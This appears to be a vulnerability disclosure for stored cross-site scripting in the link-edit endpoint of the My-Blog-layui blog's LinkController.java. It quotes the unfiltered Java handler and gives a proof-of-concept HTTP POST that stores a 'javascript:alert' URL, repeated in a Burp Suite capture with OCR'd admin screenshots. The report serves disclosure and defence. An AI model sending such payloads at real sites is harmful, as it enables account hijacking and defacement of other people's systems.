My-Blog-layui has Cross Site Scripting vulnerability in LinkController.java

supplier

https://github.com/ZHENFENG13/My-Blog-layui

Vulnerability file

LinkController.java

describe

There is a cross-site scripting attack in the /v1/link/edit interface of LinkController.java. The parameter is directly written into the database without filtering the dangerous function of xss.


Code analysis


BlogController.java | LinkController.java | MyBlogWebMvcConfigurer.java | UploadFileUtils.java | HttpStatusEnum.java | BlogCateg

```java
@GetMapping("/v1/link/edit")
public String editLink(Integer linkId, Model model){
    if (linkId != null){
        BlogLink blogLink = blogLinkService.getById(linkId);
        model.addAttribute( s: "blogLink",blogLink);
    }
    return "adminLayui/link-edit";
}

@ResponseBody
@PostMapping("/v1/link/edit")
public Result<String> updateAndSaveLink(BlogLink blogLink){
    blogLink.setCreateTime(DateUtils.getLocalCurrentDate());
    boolean flag;
    if (blogLink.getLinkId() != null){
        flag = blogLinkService.updateById(blogLink);
    }else{
        flag = blogLinkService.save(blogLink);
    }
    if (flag){
        return ResultGenerator.getResultByHttp(HttpStatusEnum.OK);
    }
    return ResultGenerator.getResultByHttp(HttpStatusEnum.INTERNAL_SERVER_ERROR);
}
}
```

POC

```
POST /admin/v1/link/edit HTTP/1.1
Host: 192.168.0.100:8080
Content-Length: 150
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.100:8080
Referer: http://192.168.0.100:8080/admin/v1/link/edit?linkId=1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=4D9D6AD7DFE8E8E28DAE2C8732CDD74F
Connection: close

linkId=1&linkType=0&linkName=%E6%B5%8B%E8%AF%951&linkUrl=javascript%3Aalert('XSS'
```


后台首页-blog
v1 blog | 详情
localhost:8080/doc.html#/ho
不安全
192.168.0.100:8080/admin/v1/index
重新启动即可更新
v1 blog
+新增
南街
前台首页
文章管理
标签管理
分类管理
系统管理
系统信息
链接列表
我的桌面
文章编辑
文章列表
评论列表
标签列表
分类列表
系统信息
链接列表
选择链接分类
添加链接信息
链接名
链接url
链接描述
链接Rank
当前状态
操作
测试1
javascript:alert('XSS');
这是测试
0
未删除
编辑
清除
测试2
file:///C:/Windows/System...
测试哦
0
未删除
编辑
清除
测试
111111
222222
123
未删除
编辑
清除
链接编辑
*链接分类
友链
*链接名
测试1
*链接url
javascript:alert('XSS');
*链接描述
这是测试
*链接Rank
0
保存


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.8 - Temporary Project - 121licensed to leon406
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send
Cancel
Target: http://192.168.0.100:8080
HTTP/1
Request
Pretty Raw Hex
POST /admin/v1/link/edit HTTP/1.1
Host: 192.168.0.100:8080
Content-Length: 150
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.100:8080
Referer: http://192.168.0.100:8080/admin/v1/link/edit?linkId=1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=4D9D6AD7DFE8E8E28DAE2C8732CDD74F
Connection: close
linkId=1&linkType=0&linkName=%E6%B5%8B%E8%AF%951&linkUrl=javascript%3Aalert('XSS')%3B+&linkDescription=%E8%BF%99%E6%98%AF%E6%B5%8B%E8%AF%95&linkRank=0
Response
Pretty Raw Hex Render
HTTP/1.1 200
Content-Type: application/json;charset=UTF-8
Date: Fri, 04 Apr 2025 01:32:23 GMT
Connection: close
Content-Length: 49
{
"resultCode":200,
"message":"成功",
"data":null
}
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 6
Request Cookies 1
Request Headers 12
Response Headers 4
Search...
0 matches
Done
188 bytes | 21 millis

Result

Click test 1 to trigger xss